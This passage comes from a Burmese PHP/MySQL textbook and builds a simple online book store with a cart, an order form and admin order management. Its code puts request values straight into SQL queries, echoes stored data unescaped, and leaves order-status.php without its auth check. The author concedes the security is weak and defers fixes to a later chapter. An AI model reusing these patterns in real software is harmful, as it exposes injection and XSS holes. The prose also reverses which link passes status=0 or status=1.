  color: #C0392B;
}

form label {
  display: block;
  margin-top: 10px;
  color: #555;
}

input[type=text],
input[type=password],
textarea,
select {
  font-family: Arial, Helvetica, sans-serif;
  border: 1px solid #ddd;
  padding: 6px;
  width: 300px;
  background: #fff;
}
```

```
textarea {
  height: 100px;
}

input[type=submit] {
  padding: 10px 24px;
  margin-right: 10px;
}

.msg {
  background: #1ABC9C;
  color: #fff;
  text-align: center;
  padding: 10px;
  margin: 50px 20px;
}

.msg a {
  color: #eee;
  border-bottom: 1px dotted #fff;
}

label.error {
     color: #900;
     font-size: 13px;
     font-style: italic;
     margin-top: -1px;
}

.search {
     margin-top: 20px;
}

.search input[type=text] {
     width: 180px;
     margin-left: 8px;
}

.search input[type=submit] {
    width: 32px;
    height: 32px;
    cursor: pointer;
    background: transparent url(../images/search.png) no-repeat center center;
    border: 0 none;
    padding: 0;
    margin: 0 0 0 -5px;
}
```

အခုနေ Browser URL Bar မှာ http://localhost/store/ လို့ရိုက်ထည့်ကြည့်မယ်ဆိုရင် **ပုံ (၇-တ)** မှာဖော်ပြထားသလို ရလဒ်ကို ရရှိနေမှာဖြစ်ပါတယ်။



ပုံ (၇-တ) Online Book Store - Shopping Cart Interface

Category Menu ကနေ သက်ဆိုင်ရာ Category နှိပ်ကြည့်ရင် အဲ့ဒီ Category နဲ့သက်ဆိုင်တဲ့ စာအုပ်တွေကိုပဲ ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ ဆက်လက်ပြီး `book-detail.php` မှာ စာအုပ်ရဲ့အချက်အလက်အားလုံးကို ဖော်ပြပေးတဲ့ လုပ်ဆောင်ချက်ကို ရေးသားပါမယ်။ HTML အပြည့်အစုံကို ရေးသားထည့်သွင်းပေးပါ။ ပြီးရင် `<body>` အတွင်းမှာပေးထားတဲ့ Code ကို ရေးသားပေးပါ။

```
<h1>Book Detail</h1>

<?php
  include("admin/confs/config.php");
  $id = $_GET['id'];
  $books = mysqli_query($conn, "SELECT * FROM books WHERE id = $id");
  $row = mysqli_fetch_assoc($books);
?>

<div class="detail">
  <a href="index.php" class="back">&laquo; Go Back</a>

  <img src="admin/covers/<?php echo $row['cover'] ?>">

  <h2><?php echo $row['title'] ?></h2>
  <i>by <?php echo $row['author'] ?></i>,
  <b>$<?php echo $row['price'] ?></b>

  <p><?php echo $row['summary'] ?></p>
```

```
  <a href="add-to-cart.php?id=<?php echo $id ?>" class="add-to-cart">
    Add to Cart
  </a>
</div>
<div class="footer">
  &copy; <?php echo date("Y") ?>. All right reserved.
</div>
```

Query String နဲ့အတူပါဝင်လာတဲ့ `id` ကိုအသုံးပြုပြီး သက်ဆိုင်ရာစာအုပ်ရဲ့ အချက်အလက်များကို ရယူဖော်ပြထားခြင်း ဖြစ်ပါတယ်။ **Add to Cart** Link လည်းတွဲဖက်ထည့်သွင်းပေးထားပါတယ်။ `<link>` Element နဲ့ `style.css` ကို လည်းချိတ်ဆက်ပေးပါ။ ဆက်လက်ပြီး ဝယ်ယူဖို့မှတ်သားလိုက်တဲ့စာအုပ်တွေကို cart Session ထဲမှာသိမ်းဆည်းတဲ့ လုပ်ဆောင်ချက် ကို `add-to-cart.php` မှာရေးသားပါမယ်။ ပေးထားတဲ့ Code ကို ကူးယူထည့်သွင်းပေးပါ။

```
<?php
  session_start();
  $id = $_GET['id'];
  $_SESSION['cart'][$id]++;

  header("location: index.php");
?>
```

လေးကြောင်းတည်းပါ။ URL Query String အနေနဲ့ပါဝင်လာတဲ့ စာအုပ် `id` ကိုရယူပြီး `cart` Session ထဲကို ထည့်သွင်းပေးခြင်းဖြစ်ပါတယ်။ ထည့်သွင်းတဲ့အခါ Array အနေနဲ့ထည့်သွင်းထားပါတယ်။ ဥပမာ - Book ID က 12 ဆိုကြပါစို့။

```
$_SESSION['cart'][$id]++;
```

လို့ရေးသားထားတဲ့အတွက် -

```
$_SESSION['cart'][12]++;
```

အနေနဲ့အလုပ်လုပ်သွားမှာဖြစ်ပါတယ်။ `cart` Session ရဲ့ Index 12 ကို (၁) တိုးခိုင်းလိုက်ခြင်းဖြစ်ပါတယ်။ မူလက Index 12 မှာတန်ဖိုးတွေရှိနေရင် (၁) တိုးပေးသွားမှာပါ။ Index 12 ရှိမနေရင်တော့ PHP က Index 12 ကို ချက်ခြင်း တည်ဆောက်ပေးလိုက်ပြီး (၁) ကိုထည့်သွင်းပေးသွားမှာပါ။ Book ID 12 ကိုနောက်တစ်ကြိမ်ထပ်နှိပ်ရင် `$_SESSION['cart'][12]` မှာ 2 ဆိုတဲ့တန်ဖိုးရှိ သွားစေမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ ဘယ်စာအုပ်ကို ဘယ်နှစ်အုပ် ဝယ်မလဲဆိုတဲ့ အချက်အလက်များကို `cart` Session ထဲမှာ သိမ်း ဆည်းသွားခြင်းဖြစ်ပါတယ်။

ဆောင်ရွက်စရာများ ပြီးစီးတဲ့အခါ `index.php` ကို ပြန်သွားခိုင်းထားပါတယ်။ အခုနေ http://localhost/store/ ကို သွားပြီး စာအုပ်တစ်ချို့ဝယ်ယူဖို့ရွေးချယ်ခြင်းအားဖြင့် စမ်းသပ်နိုင်ပါပြီ။ Class info ပေးထားတဲ့ `<div>` ထဲမှာ ဝယ်ယူဖို့ ရွေးချယ်ထားတဲ့ စာအုပ် ဘယ်နှစ်အုပ်ရှိပြီလဲ ဆိုတာကို ဖော်ပြပေးနေမှာပါ။ အဲ့ဒီလို ဖော်ပြပေးနေတဲ့

အချက်အလက်က Link တစ်ခုဖြစ်လို့ နှိပ်လို့ရပါတယ်။ နှိပ်လိုက်မယ်ဆိုရင် `view-cart.php` ကိုသွားဖို့ ညွှန်းထားပါတယ်။ `view-cart.php` ထဲမှာဝယ်ယူဖို့ရွေးချယ်ထားတဲ့ စာအုပ်စာရင်းကို ပြန်လည်ကြည့်ရှုနိုင်တဲ့ လုပ်ဆောင်ချက်ကို ရေးသားပေးမှာ ဖြစ်ပါတယ်။ ပေးထားတဲ့ Code ကိုကူးယူရေးသား ပေးပါ။ HTML တွေကအစ အပြည့်အစုံရေးသားဖော်ပြ ပေးလိုက်ပါ တယ်။


```
<?php
  session_start();
  if(!isset($_SESSION['cart'])) {
    header("location: index.php");
    exit();
  }

  include("admin/confs/config.php");
?>

<!doctype html>
<html>
<head>
  <title>View Cart</title>
  <link rel="stylesheet" href="css/style.css">
</head>
<body>
  <h1>View Cart</h1>
  <div class="sidebar">
    <ul class="cats">
      <li><a href="index.php">&laquo; Continue Shopping</a></li>
      <li><a href="clear-cart.php" class="del">&times; Clear Cart</a></li>
    </ul>
  </div>

  <div class="main">
    <table>
      <tr>
        <th>Book Title</th>
        <th>Quantity</th>
        <th>Unit Price</th>
        <th>Price</th>
      </tr>

      <?php
        $total = 0;
        foreach($_SESSION['cart'] as $id => $qty):
         $result = mysqli_query($conn, "SELECT title, price FROM books WHERE id=$id");
         $row = mysqli_fetch_assoc($result);
         $total += $row['price'] * $qty;
      ?>
      <tr>
        <td><?php echo $row['title'] ?></td>
        <td><?php echo $qty ?></td>
        <td>$<?php echo $row['price'] ?></td>
        <td>$<?php echo $row['price'] * $qty ?></td>
      </tr>
      <?php endforeach; ?>
```

```
      <tr>
        <td colspan="3" align="right"><b>Total:</b></td>
        <td>$<?php echo $total; ?></td>
      </tr>
    </table>

    <div class="order-form">
      <h2>Order Now</h2>
      <form action="submit-order.php" method="post">
        <label for="name">Your Name</label>
        <input type="text" name="name" id="name">

        <label for="email">Email</label>
        <input type="text" name="email" id="email">


        <label for="phone">Phone</label>
        <input type="text" name="phone" id="phone">

        <label for="address">Address</label>
        <textarea name="address" id="address"></textarea>

        <br><br>
        <input type="submit" value="Submit Order">
        <a href="index.php">Continue Shopping</a>
      </form>
    </div>
  </div>

  <div class="footer">
    &copy; <?php echo date("Y") ?>. All right reserved.
  </div>
</body>
</html>
```

ပထမဦးဆုံးအနေနဲ့ `cart` Session ထဲမှာ ဘာမှမရှိရင် ကျန်တာတွေဆက်မလုပ်တော့ပဲ `index.php` ကို ပြန်သွားဖို့ သတ် မှတ်ထားပါတယ်။ `<body>` အတွင်းထဲက Class ကို `sidebar` လို့သတ်မှတ်ထားတဲ့ `<div>` မှာတော့ `index.php` ကို ပြန်သွားနိုင်တဲ့ **Continue Shopping** ဆိုတဲ့ Link နဲ့ လိုအပ်လို့ ဝယ်ယူဖို့ရွေးချယ်ထားတဲ့ စာအုပ်စာရင်းကို ပြန်ဖျက် လိုတဲ့အခါ ဖျက်နိုင်စေဖို့ **Clear Cart** ဆိုတဲ့ Link တို့ထည့်သွင်းပေးထားပါတယ်။

Class ကို `main` လို့ပေးထားတဲ့ `<div>` အတွက် `cart` Session ထဲမှာ မှတ်သားထားတဲ့အချက်အလက်တွေကို ရယူပြီး `<table>` တစ်ခုနဲ့ဖော်ပြပေးထားပါတယ်။ `cart` Session ထဲမှာမှတ်သားထားတာက ဝယ်ယူလိုတဲ့ စာအုပ်ရဲ့ ID သာဖြစ်လို့ စာအုပ်ရဲ့ Title နဲ့ ဈေးနှုန်းကို ID အသုံးပြု ရယူပေးထားရပါတယ်။ လက်စနဲ့ကျသင့်ငွေ ပမာဏကိုလည်း တွက်ချက်ဖော်ပြပေးထားပါသေးတယ်။ `<table>` ရဲ့အောက်မှာတော့ Order Form တစ်ခုလည်း ထည့်သွင်းပေးထား ပါတယ်။ မှာယူလိုသူရဲ့ `name, email, phone` နဲ့ `address` တွေကိုဖြည့်သွင်းပေးရမှာပါ။

ရရှိမယ့်ရလဒ်နမူနာကို **ပုံ (၇-ထ)** မှာဖော်ပြထားပါတယ်။



ပုံ (၇-ထ) Online Book Store - View Cart

Order Form ရဲ့ `action` မှာ `submit-order.php` ကို ညွှန်းထားပါတယ်။ `submit-order.php` အတွက် လိုအပ်တဲ့ Code တွေမရေးသားမီ `clear-cart.php` ထဲမှာပေးထားတဲ့ Code တွေကို ကူးယူထည့် သွင်းပေးပါ။

```
<?php
  session_start();
  unset($_SESSION['cart']);
  header("location: index.php");
?>
```

ထူးထူးခြားခြားကြီးမဟုတ်ပါဘူး။ `cart` Session ကိုပယ်ဖျက်လိုက်ခြင်းဖြစ်ပါတယ်။ ဆက်လက်ပြီး `submit-order.php` မှာပေးထားတဲ့ Code တွေကို ကူးယူရေးသားပေးပါ။

```
<?php
  session_start();
  include("admin/confs/config.php");

  $name = $_POST['name'];
  $email = $_POST['email'];
  $phone = $_POST['phone'];
  $address = $_POST['address'];

  mysqli_query($conn, "INSERT INTO orders
    (name, email, phone, address, status, created_date, modified_date)
    VALUES ('$name','$email','$phone','$address', 0, now(), now()) ");

  $order_id = mysqli_insert_id($conn);
  foreach($_SESSION['cart'] as $id => $qty) {
    mysqli_query($conn, "INSERT INTO order_items
      (order_id, book_id, qty) VALUES ($order_id,$id,$qty)
    ");
  }

  unset($_SESSION['cart']);
?>

<!doctype html>
<html>
<head>
  <title>Order Submitted</title>
  <link rel="stylesheet" href="css/style.css">
</head>

<body>
  <h1>Order Submitted</h1>

  <div class="msg">
    Your order has been submitted. We'll deliver the items soon.
    <a href="index.php" class="done">Book Store Home</a>
  </div>

  <div class="footer">
    &copy; <?php echo date("Y") ?>. All right reserved.
  </div>
</body>
</html>
```

Order Form ကပေးပို့လာတဲ့ အမည်၊ အီးမေးလ်၊ ဖုန်းနဲ့ လိပ်စာတို့ကို `orders` Table ထဲကို `INSERT` Query နဲ့ ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ ဆက်လက်အသုံးပြုထားတဲ့ `mysql_insert_id()` Function ကတော့ လက်တစ်လော ထည့်သွင်းလိုက်တဲ့ Record ရဲ့ Auto Increment ID ကို ရယူပေးပါတယ်။ ဒါကြောင့် `$order_id` ထဲမှာ လက်ရှိထည့်သွင်းလိုက်တဲ့ Order ရဲ့ ID ရှိနေမှာဖြစ်ပါတယ်။

နောက်တစ်ဆင့်မှာ `cart` Session ထဲကအချက်အလက်တွေကို Loop လုပ်ပြီး `order_items` Table ထဲကို ထည့်သွင်းပေးလိုက်ပါတယ်။ အဲ့ဒီလိုထည့်သွင်းဖို့အတွက်မှာယူလိုတဲ့ စာအုပ်ရဲ့ ID နဲ့ မှာယူလိုတဲ့အရေအတွက်တို့က

Session ထဲကနေရရှိမှာဖြစ်ပြီး တွဲဖက်ထည့်သွင်းရမယ့် Order ID ကတော့ `$order_id` Variable ထဲမှာ ရှိနေခြင်း ဖြစ်ပါတယ်။ တန်ဖိုးတွေကို သူ Table နဲ့သူ ထည့်သွင်းပေးပြီးနောက်၊ Order Submit လုပ်ပြီးသွားကြောင်း Message တစ်ခုကိုဖော်ပြပေးပါတယ်။

ကျွန်တော်တို့တည်ဆောက်လိုတဲ့ Shopping Cart လုပ်ဆောင်ချက်လည်း ရရှိသွားပြီဖြစ်ပါတယ်။ စာအုပ်တစ်ချို့ ရွေးချယ်ပြီး Order မှာယူစမ်းသပ်ကြည့်နိုင်ပါပြီ။

7.7 - Online Book Store - Order Management

နောက်ဆုံးအနေနဲ့ တစ်ခုလောက်ဖြည့်စွက်ချင်ပါသေးတယ်။ Admin Interface မှာ Order တွေကို စီမံနိုင်တဲ့ လုပ်ဆောင်ချက်က မထည့်သွင်းရသေးပါဘူး။ ဒါကြောင့် `admin` Folder ထဲက `orders.php` မှာ ပေးထားတဲ့ Code ကို ရေးသားပေးပါဦး။

```
<?php include("confs/auth.php") ?>

<!doctype html>
<html>
<head>
  <title>Order List</title>
  <link rel="stylesheet" href="css/style.css">
</head>
<body>

<h1>Order List</h1>
<ul class="menu">
  <li><a href="book-list.php">Manage Books</a></li>
  <li><a href="cat-list.php">Manage Categories</a></li>
  <li><a href="orders.php">Manage Orders</a></li>
  <li><a href="logout.php">Logout</a></li>
</ul>

<?php
  include("confs/config.php");
  $orders = mysqli_query($conn, "SELECT * FROM orders");
?>

<ul class="orders">
  <?php while($order = mysqli_fetch_assoc($orders)): ?>
    <?php if($order['status']): ?>
      <li class="delivered">
    <?php else: ?>
      <li>
    <?php endif; ?>

      <div class="order">
        <b><?php echo $order['name'] ?></b>
        <i><?php echo $order['email'] ?></i>
        <span><?php echo $order['phone'] ?></span>
        <p><?php echo $order['address'] ?></p>
```

```
        <?php if($order['status']): ?>
          * <a href="order-status.php?id=<?php echo $order['id'] ?>&status=0">
          Undo</a>
        <?php else: ?>
          * <a href="order-status.php?id=<?php echo $order['id'] ?>&status=1">
          Mark as Delivered</a>
        <?php endif; ?>
      </div>
      <div class="items">
        <?php
          $order_id = $order['id'];
          $items = mysqli_query($conn, "SELECT order_items.*, books.title
           FROM order_items LEFT JOIN books ON order_items.book_id = books.id
           WHERE order_items.order_id = $order_id
          ");

          while($item = mysqli_fetch_assoc($items)):
        ?>

        <b>
          <a href="../book-detail.php?id=<?php echo $item['book_id'] ?>">
            <?php echo $item['title'] ?>
          </a>
          (<?php echo $item['qty'] ?>)
        </b>

        <?php endwhile; ?>

      </div>
    </li>

  <?php endwhile; ?>

</ul>
</body>
</html>
```

အပေါ်ဆုံးမှာ အခွင့်ရှိသူသာဝင်ရောက်နိုင်အောင် `auth.php` ကို Include လုပ်ပေးထားပါတယ်။ ဆက်လက်ပြီး `orders` Table ထဲမှာရှိနေတဲ့ အချက်အလက်တွေကို `SELECT` Query နဲ့ရယူပြီး ဖော်ပြထားပါတယ်။ အဲ့ဒီလို ဖော်ပြရင်းနဲ့ လက်ရှိ Order နဲ့သက်ဆိုင်တဲ့ မှာယူထားတဲ့စာအုပ်တွေကိုလည်း `SELECT` Query နောက်တစ်ခုနဲ့ `order_items` Table ထဲကနေထုတ်ယူဖော်ပြထားပါတယ်။ `order_items` Table ထဲမှာက Book ID ကိုသာ ထည့်သွင်း သိမ်း ဆည်းထားတာဖြစ်လို့ စာအုပ်အမည် တခါတည်းပါဝင်လာစေဖို့ အတွက် `books` Table နဲ့ `JOIN` ပြီး ရယူဖော်ပြထားခြင်း ဖြစ်ပါတယ်။

Order တစ်ခုကို ပေးပို့ပြီးမပြီး အခြေအနေကို `orders` Table ထဲက `status` Column မှာ ထည့်သွင်း မှတ်သားဖို့ စီမံ ထားပါတယ်။ `status` ရဲ့တန်ဖိုး 0 ဆိုရင် မပေးပို့ရသေးတဲ့ Order အဖြစ်မှတ်ယူမှာဖြစ်ပြီး 1 ဆိုရင်တော့ ပေးပို့ပြီး တဲ့ Order လို့မှတ်ယူမှာပါ။ ဒါကြောင့် Order တွေကို `<li>` Element နဲ့ရိုက်ထုတ်တဲ့ အခါ `status` ပေါ် မူတည် ပြီး `delivered` ဆိုတဲ့ Class ကို လိုအပ်ရင်ထည့်သွင်းပေးသွားအောင် အခုလိုရေးသားထားတာကို သတိပြုပါ။

```
<?php if($order['status']): ?>
  <li class="delivered">
<?php else: ?>
  <li>
<?php endif; ?>
```


ဒီလို Class ခွဲပေးထားတဲ့အတွက် ပေးပို့ပြီးဖြစ်တဲ့ Order တွေနဲ့ မပေးပို့ရသေးတဲ့ Order တွေကို ကွဲကွဲပြားပြား မြင်သာ အောင် CSS နဲ့ ရေးသားနိုင်စေမှာဖြစ်ပါတယ်။ ပြီးတော့ ပေးပို့ပြီးကြောင်း မှတ်သားနိုင်ဖို့အတွက် **Mark as Delivered** ဆိုတဲ့ Link တစ်ခုကို သက်ဆိုင်ရာ Order နဲ့အတူတွဲဖက်ထည့်သွင်းပေးထားပါသေးတယ်။

```
<?php if($order['status']): ?>
  * <a href="order-status.php?id=<?php echo $order['id'] ?>&status=0">
    Undo
  </a>
<?php else: ?>
  * <a href="order-status.php?id=<?php echo $order['id'] ?>&status=1">
    Mark as Delivered
  </a>
<?php endif; ?>
```

ဒီလိုထည့်သွင်းပေးထားတဲ့အတွက် မပေးပို့ရသေးတဲ့ Order တွေနဲ့အတူ **Mark as Delivered** ဆိုတဲ့ Link တွဲဖက်ပါဝင်နေမှာဖြစ်ပြီး ပေးပို့ပြီးဖြစ်တဲ့ Order တွေမှာတော့ Undo ဆိုတဲ့ Link တွဲဖက်ပေးမှာဖြစ်ပါတယ်။ Link နှစ်ခုလုံးက `order-status.php` ကို ညွှန်းထားပေးမယ့် တွဲဖက်ပေးမယ့် URL Query String ကတော့ အနည်းငယ် ကွဲပြားပါတယ်။ **Mark as Delivered** Link က `status=0` ဆိုတဲ့ တန်ဖိုးကိုတွဲဖက်ပေးပြီး **Undo** Link မှာတော့ `status=1` ဆိုတဲ့ တန်ဖိုးကို တွဲဖက်ပေးထားပါတယ်။ မစမ်းသပ်ခင်မှာ `order-status.php` အတွက်ပေးထားတဲ့ Code ကို ကူးယူထည့်သွင်းပေးပါဦး။

```
<?php
  include("confs/config.php");
  $id = $_GET['id'];
  $status = $_GET['status'];

  mysqli_query($conn, "UPDATE orders SET
    status=$status, modified_date=now() WHERE id=$id
  ");

  header("location: orders.php");
?>
```

URL Query String နဲ့အတူပါဝင်လာတဲ့ Order ID နဲ့ Status တို့ကိုရယူပြီး orders Table ရဲ့ status Column ကို Update လုပ်ပေးမှာဖြစ်ပါတယ်။ အခုချိန်မှာ Admin အဖြစ် Login ဝင်ပြီး Order စီမံခြင်းကို စမ်းသပ်ကြည့်မယ် ဆိုရင် **ပုံ (၇-၃)** မှာဖော်ပြထားသလို တွေ့မြင်နေရမှာဖြစ်ပါတယ်။



ပုံ (၇-၃) Online Book Store - Managing Orders

ကျွန်တော်တို့နမူနာအဖြစ်တည်ဆောက်လိုတဲ့ Online Book Store လေးတစ်ခုတော့ရရှိသွားပါပြီ။ နမူနာ Project တစ်ခုသာဖြစ်လို့ လိုအပ်ချက်တစ်ချို့တော့ ရှိနေပါသေးတယ်။ ဥပမာ Form တွေကို အချက်အလက်မှန်မှန်ဖြည့်မဖြည့် Validate စစ်ပေးဖို့လိုပါတယ်။ Cover Image မရှိတဲ့ အခြေအနေကို စစ်ဆေးပြီး မရှိရင် Default Image တစ်ခု ဖော်ပြ သင့်ပါ တယ်။ စာအုပ်တွေသိပ်များလာတဲ့အခါ Screen နဲ့ မဆန့်ဖြစ်လာမှာမို့ စာမျက်နှာနံပါတ်စဉ်နဲ့ဖော်ပြတဲ့ Paging လုပ် ဆောင်ချက်တွေ ထည့်သွင်းပေးသင့်ပါတယ်။ စာအုပ်ဝယ်ယူလိုသူက ဝယ်ယူလိုတဲ့စာအုပ်ကို ရိုက်ထည့် ရှာဖွေနိုင်တဲ့ Search လုပ်ဆောင်ချက်တွေ ထည့်သွင်းပေးသင့်ပါတယ်။ ပြီးတော့ Publisher က ဘယ်သူ၊ ဘယ်နေ့မှာ Publish လုပ်ခဲ့တယ်၊ ISBN No. စတဲ့အချက် အလက်တွေ ဖြည့်စွက်ပေးနိုင်ရင်လည်း ပိုပြည့်စုံသွားမှာပါ။ ဒီထက် မကပြည့်စုံဖို့ ဆိုရင်တော့ စာအုပ်တွေကို Star Rating လုပ်နိုင်တဲ့လုပ်ဆောင်ချက်တွေ၊ Review ရေးပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေလည်း ဖြည့်စွက်နိုင်ပါတယ်။ အင်တာနက်ကနေ တစ်ခါတည်း ငွေပေးချေနိုင်အောင် ဖြည့်စွက် ပေးလိုက်မယ် ဆိုရင်တော့ အားလုံး ပြီးပြည့်စုံသွားမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ ဒီ Online Book Store နမူနာ Source Code ကို http://eimaung.com/pwd-rc/ မှာ Download ရယူနိုင်ပါ တယ်။ အထက်မှာပြောခဲ့တဲ့ ဖြည့်စွက်လုပ်ဆောင်ချက်တွေထဲက တစ်ချို့ကို တစ်ခါတည်းဖြည့်စွက်ထားပေးပါတယ်။

Conclusion

ဒီအခန်းမှာဖော်ပြခဲ့တဲ့နမူနာဟာ PHP နဲ့ MySQL Database ချိတ်ဆက်ခြင်းသဘာဝကို မြင်သာစေဖို့ အတက်နိုင် ဆုံး ရိုးစင်းအောင် အဓိကထားဖော်ပြခဲ့ခြင်းဖြစ်ပါတယ်။ လက်တွေ့မှာ ကျွန်တော်တို့ဖန်တီးခဲ့တဲ့နမူနာက လုံခြုံရေး ပိုင်း အတော်လေးအားနည်းပါသေးတယ်။ တစ်ချို့ကိစ္စတွေလည်း ထပ်ခါထပ်ခါလုပ်နေရပြီးဖွဲ့စည်းပုံ စနစ်မကျသလို လည်း ဖြစ်နေပါ သေးတယ်။ လုံခြုံရေးအားကောင်းအောင် ဘယ်လိုပြင်ဆင်သင့်သလဲဆိုတာကို **အခန်း (၁၅) Web App Security** မှာ ဖြည့်စွက်ဖော်ပြပေးပါမယ်။ ရေးသားပုံ ပိုပြီးစနစ်ကျစေဖို့အတွက် သိရှိထားရမယ့် MVC အကြောင်းကို တော့ **အခန်း (၁၁) Model-View-Collection** မှာ ဖော်ပြပေးသွားမှာပဲဖြစ်ပါတယ်။

ပုံနှိပ်မူစာအုပ်

ဤစာအုပ်၏ ပုံနှိပ်မူကို ရန်ကုန်၊ မန္တလေးနှင့်
မုံရွာမြို့တို့ရှိ စာအုပ်ဆိုင်များတွင် (၁၀,၀၀၀) ကျပ်ဖြင့်
ဝယ်ယူနိုင်ပါသည်။ **ဆက်သွယ်ရန်** - လွန်ဆေးမြိုင်စာပေ
(၀၉) ၅၁ ၇၆၀ ၂၄ (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

အခန်း (၈) PHP and Apache Settings

URL Rewrite နှင့် အခြားသတိပြုမှတ်သားဖွယ် Setting များ

Web App Project တွေကို Development နဲ့ Production ဆိုပြီး အခြေအနေနှစ်မျိုး ခွဲကြည့်ဖို့လိုအပ်ပါတယ်။ ကိုယ့်စက်ထဲမှာ ရေးသားစမ်းသပ်နေစဉ် ထားရှိရမယ့် Setting တွေနဲ့ အများအသုံးပြုနိုင်ဖို့ Release လုပ်တဲ့အချိန် Server ကွန်ပျူတာမှာ သတ်မှတ်ထားရမယ့် Setting တွေ တူညီမှာမဟုတ်ပါဘူး။ ဥပမာ - ရေးသားစမ်းသပ်လိုအပ်တဲ့ Warning တွေ Error တွေကို တိတိကျကျပြည့်ပြည့်စုံစုံ ဖော်ပြပေးဖို့လိုအပ်ပါတယ်။ ဒီတော့မှ အမှားရှာဖွေရလွယ်ကူပြီး လိုအပ်သလို ပြင်ဆင်မှုတွေလည်းပြုလုပ်နိုင်မှာပါ။ ဒါပေမယ့် အများအသုံးပြုဖို့ပေးထားတဲ့ အချိန်မှာ အဲ့ဒီလို Warning တွေ Error တွေ ကို နေရာတိုင်းမှာဖော်ပြနေမယ်ဆိုရင် အသုံးပြုသူအတွက် စိတ်အနှောက်အယှက်ဖြစ်စေနိုင်သလို၊ လုံခြုံရေး ပြဿနာတွေလည်း ဖြစ်ပေါ် လာစေနိုင်ပါတယ်။ ကျွန်တော်တို့ ရေးသားစမ်းသပ်နေတဲ့ Development Setting တွေအတိုင်း Production Server မှာ သွားထားလို့မရတော့ပါဘူး။ သူ့နေရာနဲ့သူ သင့်တော်အောင် ခွဲခြားသတ်မှတ်ထားရမှာ ဖြစ်ပါတယ်။

